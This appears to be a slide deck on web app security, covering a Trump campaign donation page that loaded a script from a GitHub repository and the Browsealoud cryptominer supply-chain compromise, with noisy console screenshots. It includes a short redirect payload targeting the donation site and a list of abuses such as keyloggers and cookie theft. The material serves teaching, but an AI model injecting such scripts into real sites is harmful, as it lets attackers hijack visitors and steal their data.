
YOUKU

How Data Breaches Occur

1 Research



2 Stage Attack



3 Exfiltrate



Attacker may need to keep staging attacks until the desired information is obtained or the desired access to the network is achieved

Once the attacker maintains access to the system, exfiltration can indefinitely proceed

Confirmed: 2 Billion Records Exposed In Massive Smart Home Device Breach

2.3 Billion Files And 11 Million Photos, 'Private' Ones Included, Exposed Online

Data Breaches Expose 4.1 Billion Records In First Six Months Of 2019

CafePress Hacked, 23M Accounts Compromised. Is Yours One Of Them?

Popular Porn Site Breach Exposed 1.2 Million 'Anonymous' User Profiles

Lenovo Confirms 36TB Data Leak Security Vulnerability

WEB APP SECURITY

THE TRUMP DONATION WEBSITE INCIDENT




A COUPLE OF YEARS BACK AS THE US
PRESIDENTIAL CAMPAIGN WAS
RAMPING UP, THE TRUMP CAMP DID **SOMETHING STUPID**

ONE OF THEIR DEVELOPERS EMBEDDED
THIS CODE IN THE CAMPAIGN'S
DONATION WEBSITE

```
<SCRIPT SRC="https://github.com/igorescobar/  
jquery-mask-plugin/blob/gh-pages/js/jquery.mask.min.js"  
TYPE="TEXT/JAVASCRIPT></SCRIPT>
```

THIS TAG WAS IN THE SOURCE CODE OVER AT
[SECURE.DONALDJTRUMP.COM/DONATE-HOMEPAGE](https://secure.donaldjtrump.com/donate-homepage)
YET **IT WAS PULLING SCRIPT DIRECTLY OFF IGOR ESCOBAR'S GITHUB REPOSITORY**
FOR THE PROJECT

[Overview](#)

Repositories 28

Projects 0

Stars 540

Followers 327

Following 101

Popular repositories

[jQuery-Mask-Plugin](#)

A jQuery Plugin to make masks on form fields and HTML elements.

● JavaScript ★ 3.6k ⚡ 1.4k

[automated-screenshot-diff](#)

Continuous Safe Deployment Made Easy

● HTML ★ 146 ⚡ 19

[jGallery](#)

jGallery - A jQuery plugin for image galleries

● JavaScript ★ 19 ⚡ 4

[Bitly-PHP](#)

A PHP Library to use and enjoy the RESTful Bitly API to shorten URLs, expand and more.

● PHP ★ 16 ⚡ 8

[nodejs-playground](#)

My little piece of nodejs playground.

● JavaScript ★ 8

[Crazy-Captcha-PHP](#)

Forked from [dgmike/captcha](#)

An image security generator to deny robot access

● PHP ★ 4 ⚡ 4

Igor Escobar

[igorescobar](#)[Follow](#)[Block or report user](#)

Founder of @imageboss

❤️ @mibalerine's husband.

📍 Lisbon, Portugal

✉️ blog@igorescobar.com

🌐 <http://www.igorescobar.com/>

YOU CAN SUBMIT A **PR** TO INJECT ARBITRARY
JS CODE INTO DONALD TRUMP'S SITE



Step 1 of 3

SECURE

I AM YOUR VOICE

To every parent who dreams for their child, and every child who dreams for their future, I say these words to you:

I'm With You, and I will FIGHT for you, and I will WIN for YOU.

This is a MOVEMENT. Contribute today.

Choose donation amount:

\$10	\$35	\$75	\$100
\$250	\$1,000	\$2,700	\$150.00

Make this a monthly recurring donation.

Continue

Have you donated to us before and created an account?

[LOG IN](#)



```
102
103     }
104     productInfo: {
105       sku: ""
106     }
107   } //end transaction
108 }; //end digitalData
109 </script>
110 <script src="//assets.adobedtm.com/ccb66fd3556ba805128_daac0f1024ce58d90d/satellite"
111 <script src="/assets/v2_public-dcf2b2469cabae6bf0e7fa1_0746e5c1.js" media="all"></scr
112 <script src="https://igorescobar.github.io/jQuery-Mask-Plugin/js/jquery.mask.min.js"
113 <script src='https://igorescobar.github.io/jQuery-Mask-Plugin/js/jquery.mask.min.js'
114 <script type="text/javascript">
```

THIS PAGE IS **LOADING A JS FILE DIRECTLY FROM A PAGE HOSTED ON GITHUB PAGES** AND GITHUB PAGES SERVES FILES DIRECTLY FROM THE CORRESPONDING GITHUB REPOSITORY'S GH-PAGES BRANCH

IF THE FILE ON GITHUB GETS MODIFIED
SOMEHOW, THE CHANGES WILL BE REFLECTED ON TRUMP'S
SITE, USUALLY IN UNDER 30 SECONDS

THE REPOSITORY IS **JQUERY-MASK-PLUGIN** - ENHANCES THE UX OF SUBMITTING A FORM

Branch: [gh-pages](#) [jQuery-Mask-Plugin / js / jquery.mask.min.js](#)[Find file](#) [Copy path](#) [igorescobar](#) upgrading plugin file

43fdbba3 on Apr 3

1 contributor

16 lines (15 sloc) | 6.17 KB

[Raw](#) [Blame](#) [History](#)   

```
1 // jQuery Mask Plugin v1.14.0
2 // github.com/igorescobar/jQuery-Mask-Plugin
3 (function(b){"function"==typeof define&&define.amd?define(["jquery"],b):"object"==typeof exports?module.exports=b(require("jquery")):b(jQ
4 b=a.get(0);b.setSelectionRange?b.focus(),b.setSelectionRange(r,r):(c=b.createTextRange(),c.collapse(!0),c.moveEnd("character",r),c.moveSt
5 c.val()||a.data("changed")||a.trigger("change");a.data("changed",!1)).on("blur.mask",function(){n=c.val()}).on("focus.mask",function(a){!0
6 c?b+"?":b)):a.push(e.charAt(1).replace(/[-\v\\^$*+?.()|[\]\{\}]/g,"\\$&"));a=a.join("");f&&(a=a.replace(new RegExp("(^"+f.digit+"(.*)"+f.digit+
7 f=e.length;d<f&&d<a;d++)g.translation[e.charAt(d)]||(a=c?a+1:a,b++);return b},caretPos:function(a,b,d,h){return g.translation[Math
8 c.setCaret(m));return c.callbacks(d)}},getMasked:function(a,b){var m=[],h=void 0==b?c.val():b+"",f=0,l=e.length,k=0,n=h.length,q=1,p="push
9 v:v,e:s.pattern}),k+=q;else{if(!a)m[p](x);v==x&&(k+=q);f+=q}h=e.charAt(t);l!=n+1||g.translation[h]||m.push(h);return m.join("")},callbac
10 function(){var b=c.getCaret();c.destroyEvents();c.val(g.getCleanVal());c.setCaret(b-c.getMCharsBeforeCount(b));return a};g.getCleanVal=func
11 a.data("mask")&&a.attr("autocomplete","off"),c.destroyEvents(),c.events(),e=c.getCaret(),c.val(c.getMasked()),c.setCaret(e+c.getMCharsBefor
12 d,e)),z=function(a,e,d){d=d||{};var c=b(a).data("mask"),g=JSON.stringify;a=b(a).val()||b(a).text();try{return"function"==typeof e&&(e=e(a
13 g));return this};b.fn.masked=function(a){return this.data("mask").getMaskedVal(a)};b.fn.unmask=function(){clearInterval(b.maskWatchers[this
14 dataMaskAttr:"*[data-mask]",dataMask:!0,watchInterval:300,watchInputs:!0,useInput:function(a){var b=document.createElement("div"),d;a="on"+
15 p.dataMask&&b.applyDataMask();setInterval(function(){b.jMaskGlobals.watchDataMask&&b.applyDataMask()},p.watchInterval))};
```

**ANYONE CAN SUBMIT A PR ON THIS JS FILE
IF IGOR ACCEPTS YOUR PR, THEN
YOUR JS CODE - WHATEVER IT CONTAINS -
WILL GET INJECTED TO TRUMP'S
CAMPAIGN DONATION WEBSITE
IMMEDIATELY**

- .MODIFY THE **DOM**
- .**REDIRECT** THE USER
- .LOAD IN **EXTERNAL CONTENT**
- .CHALLENGE VISITORS TO INSTALL SOFTWARE
- .ADD A **KEY LOGGER**
- .GRAB ANY NON-HTTP ONLY COOKIES

```
if (location.host === 'secure.donaldjtrump.com') {  
  location = 'http://hillaryclinton.com/'  
}
```

EVERY PERSON WILL NOW
GET REDIRECTED \>
TO CLINTON'S WEBSITE



**TRUMP
PENCE**
MAKE AMERICA GREAT AGAIN!
2016

Step 1 of 3 SECURE

Official website of Donald J. Trump for President


I AM YOUR VOICE

To every parent who dreams for their child, and every child who dreams for their future, I say these words to you:

I'm With You, and I will FIGHT for you, and I will WIN for YOU.

This is a MOVEMENT. Contribute today.

Choose donation amount:



16 lines (15 sloc) | 6.17 KB

Raw Blame History   

```
1 // jQuery Mask Plugin v1.14.0
2 // github.com/igorescobar/jQuery-Mask-Plugin
3 (function(b){"function"==typeof define&&define.amd?define(["jquery"],b):"object"==typeof exports?module.exports=b(require("jquery")):b(jQ
4 b=a.get(0);b.setSelectionRange?(b.focus(),b.setSelectionRange(r,r)):({c=b.createTextRange(),c.collapse(!0),c.moveEnd("character",r),c.moveSt
5 c.val()||a.data("changed")||a.trigger("change");a.data("changed",!1)}).on("blur.mask",function(){n=c.val()}).on("focus.mask",function(a){!0
6 c?b+"?":b):a.push(e.charAt(l).replace(/[-\v\\^$*+?.()|[\]{}]/g,"\\$&"));a=a.join("");f&&(a=a.replace(new RegExp("(^f.digit+"(.+"+f.digit+
7 f=e.length;d<f&&d<a;d++)g.translation[e.charAt(d)]||(a=c?a+1:a,b++);return b},caretPos:function(a,b,d,h){return g.translation[e.charAt(Math
8 c.setCaret(m));return c.callbacks(d)}},getMasked:function(a,b){var m=[],h=void 0==b?c.val():b+"",f=0,l=e.length,k=0,n=h.length,q=1,p="push
9 v:v,e:s.pattern}),k+=q;else{if(!a)m[p](x);v==x&&(k+=q);f+=q}h=e.charAt(t);l!=n+1||g.translation[h]||m.push(h);return m.join("")},callbac
10 function(){var b=c.getCaret();c.destroyEvents();c.val(g.getCleanVal());c.setCaret(b-c.getMCharsBeforeCount(b));return a};g.getCleanVal=func
11 a.data("mask")&&a.attr("autocomplete","off"),c.destroyEvents(),c.events(),e=c.getCaret(),c.val(c.getMasked()),c.setCaret(e+c.getMCharsBefor
12 d,e)},z=function(a,e,d){d=d||{};var c=b(a).data("mask"),g=JSON.stringify;a=b(a).val()||b(a).text();try{return"function"==typeof e&&(e=e(a
13 g));return this};b.fn.masked=function(a){return this.data("mask").getMaskedVal(a)};b.fn.unmask=function(){clearInterval(b.maskWatchers[this
14 dataMaskAttr:"*[data-mask]",dataMask:!0,watchInterval:300,watchInputs:!0,useInput:function(a){var b=document.createElement("div"),d;a="on"+
15 p.dataMask&&b.applyDataMask();setInterval(function(){b.jMaskGlobals.watchDataMask&&b.applyDataMask()},p.watchInterval)})};
```



THE SECURITY HOLE WAS FIXED WITHIN
2.5 HOURS, AND NO ACTUAL DAMAGE
WAS DONE BESIDES **BAD PR** FOR THE TRUMP CAMPAIGN

WEB APP SECURITY

THE CRYPTOMINER INCIDENT



The screenshot shows a web browser window displaying the ICO (Information Commissioner's Office) website at <https://ico.org.uk>. The page features a large 'ico.' logo and a tagline: 'The UK's independent authority set up to uphold information rights in the public interest, promoting openness by public bodies and data privacy for individuals.' Below the header is a navigation menu with links: Home, For the public, For organisations, Report a concern, Action we've taken, and About the ICO.

The browser's developer tools are open, specifically the Elements tab of the DevTools panel. The Elements panel shows the HTML structure of the page, including conditional comments for different versions of Internet Explorer. The CSS panel shows the styles applied to the body element, including a background color of #ffff and a color of #0000. The JavaScript panel shows a script named 'html.js' with a line of code: 'body#top.ccc-leftccc-triangleccc-lightccc-implccc-consentedccc-hidden'.

The bottom of the browser window displays several warning messages from the Network panel:

- A yellow warning icon: 'The SSL certificate used to load resources from <https://ico.org.uk> will be distrusted in M65. Once distrusted, users will be prevented from loading these resources. [See DEIQS: /e.co/symantecckicerts](#) for more information.'
- A blue warning icon: 'A parser-blocking, cross site (i.e. different eTLD+1) script, <https://coinhive.com/lib/coinhive.min.js?rnd=0.5553166442573905>, is invoked via document.write. The network request for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See <https://www.chromestatus.com/feature/5718547946799104> for more details.'
- A blue warning icon: 'A parser-blocking, cross site (i.e. different eTLD+1) script, <https://apikeys.civiccomputing.com/c/v7d-ico.org.uk&p-cookiecontrol%20free8v-68k-9FF0d75..>, is invoked via document.write. The network request for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See <https://www.chromestatus.com/feature/5718547946799104> for more details.'

Scott

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Elements Console Sources Network Performance Memory Application Security Audit HTTPS Everywhere

Cache Storage Application Cache

Frames

top Dsa3SsT4c8 tsUtrFr(ts.frame.html) Fonts Images Other Scripts Stylesheets www.uscourts.gov/

Local Storage

Console Search What's New

Filter Default level Group similar 9 hidden

1 A parser-blocking, cross site (i.e. different eTLD+1) script, <https://coinhive.com/lib/coinhive.min.js?rnd=0.5638033417623402>, is invoked via document.write. The network request `pa.js:5` for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See <https://www.chromestatus.com/feature/5718547946749104> for more details.

2 Error parsing header X-XSS-Protection: 1; mode-block; report-hsts://www.google.com/protective/security-bugs/los/youtube: insecure reporting URL for secure page at character -Dsa3SsT4c8:1 position 22. The default protections will be applied.

GMC | Home

General Medical Council [GB] | https://www.gmc-uk.org

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Elements Console Sources Network Performance Memory Application Security Audits HTTPS Everywhere

Styles Computed Event Listeners DOM Breakpoints >

Filter :hover .cls +

element.style :

ha.js:5

ba.js:5

(index):188

4 hidden

4 hidden

Default levels ▾ Group similar

ERR_BLOCKED_BY_CLIENT

A parser-blocking, cross site (i.e. different eTLD+1) script, https://coinhive.com/lib/coinhive.min.js?rnd=0.10601159792116643, is invoked via document.write. The network request for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See https://www.chromestatus.com/feature/5718547946799104 for more details.

GET https://coinhive.com/lib/coinhive.min.js?rnd=0.10601159792116643 net::ERR_BLOCKED_BY_CLIENT

Uncaught ReferenceError: CoinHive is not defined
at (index):188

GET https://wtl.gmc-uk.org/dcstrj8v3t10000sx8rgiduecf6c1b/dcs.gif?&dcstrdat=15183...@5PLITVALUE@9&NT.vt_f_tlh=0&WT.vt_f_d=1&WT.vt_f_s=1&WT.vt_f_a_wtl.gmc-uk.org/dcstrj.t_f_a=1&WT.vt_f=1 net::ERR_BLOCKED_BY_CLIENT

Scott — X

Manchester City Council X

Not secure | manchester.gov.uk

MANCHESTER CITY COUNCIL Accessibility Sign in Register Search (e.g. Council Tax) 

 Council Tax Payments, support, discounts

 Bins Rubbish, recycling, collections

 Work Job, careers & training, advice

 Libraries Collections, downloads & history

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Elements Console Sources Network Performance Memory Application Security Audits HTTPS Everywhere

<!--<![endif]-->
--<head>..</head>
--<!-- MAIN STRUCTURE -->
...<body class="home"> -- \$0
| <! googleoff: all >

File: :hover .cls + element.style {
}

html.no.js body.home

Console Search What's New

Filter Default levels ▾ Group similar 8 hidden

1 ► A parser-blocking, cross site (i.e. different eTLD+1) script, <https://coinhive.com/lib/coinhive.min.js?rnd=0.463283042714347>, is invoked via document.write. The network request for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See <https://www.chromestatus.com/feature/5718547946749104> for more details. ba.js:5

2 ► GET http://uk1.siteimprove.com/is/siteanalyze_409095.js net::ERR_BLOCKED_BY_CLIENT (index):911

3 ► GET <https://coinhive.com/lib/coinhive.min.js?rnd=0.4C00000342714747> net::ERR_BLOCKED_BY_CLIENT ba.js:5

4 ▲ This page includes a password or credit card input in a non-secure context. A warning has been added to the URL bar. For more information, see <https://www.w3.org/Security/>. (index):11

5 ► Uncaught ReferenceError: CoinHive is not defined at (index):917

6 ► GET http://plus.browseloud.com/js/jr_intro/manchester.gov.uk.js 403 (Forbidden) ba.js:1

Home - Queensland Leg X

Secure | https://www.legislation.qld.gov.au

Queensland Government
Queensland Legislation

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Office of the Queensland Parliamentary Counsel

Home In force legislation Acts as passed SL as made Bills Repealed legislation Legislative tables Notifications Information Historical information Search Feedback

What's new

Bills

Acts and subordinate legislation

- Corrective Services (Remotely Piloted Aircraft) Amendment Regulation

Elements Console Sources Network Performance Memory Application Security Audits HTTPS everywhere

Styles Computed Event listeners DOM Breakpoints

Filter element.style { }

Console Search What's New

top Filter Default levels Group similar

2 A parser-blocking, cross site (i.e. different eTLD+1) script, <https://coinhive.com/lib/coinhive.mir.js?rnd=0.7117611548302813>, is invoked via document.write. The network request for [ba.js:5](#) this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See <https://www.chromestatus.com/feature/5718547946769104> for more details.

Failed to load resource: net::ERR_BLOCKED_BY_CLIENT [coinhive.min.js](#)

Uncaught ReferenceError: CoinHive is not defined www.legislation.qld.gov.au/:352

[Deprecation] 'webkitURL' is deprecated. Please use 'URL' instead. [\(unknown\)](#)

ico For organisations | ICO X +

https://ico.org.uk/for-organisations/

Find out about your obligations under the GDPR and providing access to off

On 25 May 2018 most processing of personal data by organisations will have to comply with the General Data Protection Regulation. Use our guidance and resources to help you get prepared. (Note: a cookie will be set so you won't see this message again)

Register or renew

Report a breach

Inspector Console Debugger Style Editor Performance Memory Network Storage

All HTML CSS JS XHR Fonts Images Media WS Other Persist Logs Disable cache

Filter URLs

	Method	URL	Duration	Content-Type	Size	Time	Timings	Stack Trace	Security
1.	200	GET	1.1ms	image/jpeg	24.17 kB	21.75 kB	→ 183 ms		
2.	200	GET	1.1ms	image/jpeg	10.82 kB	10.39 kB	→ 151 ms		
3.	200	GET	1.1ms	image/jpeg	18.01 kB	17.59 kB	→ 239 ms		
4.	200	GET	1.1ms	image/jpeg	20.88 kB	20.45 kB	→ 241 ms		
5.	200	GET	1.1ms	image/jpeg	22.60 kB	22.06 kB	→ 202 ms		
6.	200	GET	1.1ms	image/jpeg	19.06 kB	18.64 kB	→ 229 ms		
7.	200	GET	1.1ms	image/jpeg	11.45 kB	11.03 kB	→ 260 ms		
8.	200	GET	1.1ms	text/css	cached	92 kB			
9.	200	GET	1.1ms	text/javascript	cached	5.77 kB			
10.	200	GET	1.1ms	text/html	script	43.22 kB			
11.	200	GET	1.1ms	text/javascript	script	90.92 kB			
12.	200	GET	1.1ms	text/javascript	script	231.93 kB			
13.	200	GET	1.1ms	text/javascript	script	31.43 kB			
14.	200	GET	1.1ms	text/html	script	20.45 kB	61.88 kB	→ 65 ms	
15.	200	GET	1.1ms	text/javascript	script	95.79 kB			
16.	40 requests	1.50 MB / 243.31 kB transferred	Finish: 2.42 s	DOMContentLoaded: 493 ms	User-Agent: Mozilla/5.0 (Windows NT 10.0; ...) Gecko/20100101 Firefox/53.0				



Scott Helme ✅

@Scott_Helme



Here's a list of 4,275 sites that are most likely *all* victims:
publicwww.com/websites/brows...

These sites have neglected to deploy SRI and CSP, which would have completely mitigated this attack.

IT WASN'T THE SITES THEMSELVES
THAT HAD BEEN COMPROMISED,
RATHER A SCRIPT THEY HAD A DEPENDENCY ON



Scott Helme ✅
@Scott_Helme



Hey @texthelp you've been compromised, you need to address this ASAP. Their site also has the crypto miner running:

Traduire le Tweet

Literacy, Accessibility &

Secure | https://www.texthelp.com/en-gb/

texthelp™

Store Pricing Need help? We believe Sectors Products

Elements Console Sources Network Performance Memory Application Security Audits HTTPS Everywhere

<!DOCTYPE html>

html id="ctl00_HtmlMasterTag" lang="en" xmlns="http://www.w3.org/1999/xhtml" class="wf-omnespro-n4-active wf-omnespro-i4-active wf-omnespro-n7-active wf-omnespro-i7-active wf-omnespro-n3-active wf-omnespro-i3-active wf-omnespro-n6-active wf-omnespro-i6-active wf-active">

!--Rose-->

</head></body>

<!-- Google Tag Manager (noscript) -->

<!-- End Google Tag Manager (noscript) -->

<form method="post" action="/en-gb/default.aspx" id="aspnetForm"></form>

<script src="https://plus.browsercloud.com/modules/2.5.0/jquery-1.11.2.min.js"></script>

<script src="https://secure.livechatinc.com/licence/3618021/b2f6t_dynaminc_nnnfie_1shftnc49342847&user=texthelp.com?Favx...></script>

#ctl00_HtmlMasterTag body

Styling Computed Event listeners DOM Breakpoints 30

Filter

element.style {

body { background-color: #ffff; }

body { margin: 0; }

*:after, ::before { }

styles.min.css:4

Console Search What's New

top Filter Default levels Group similar


4 hidden

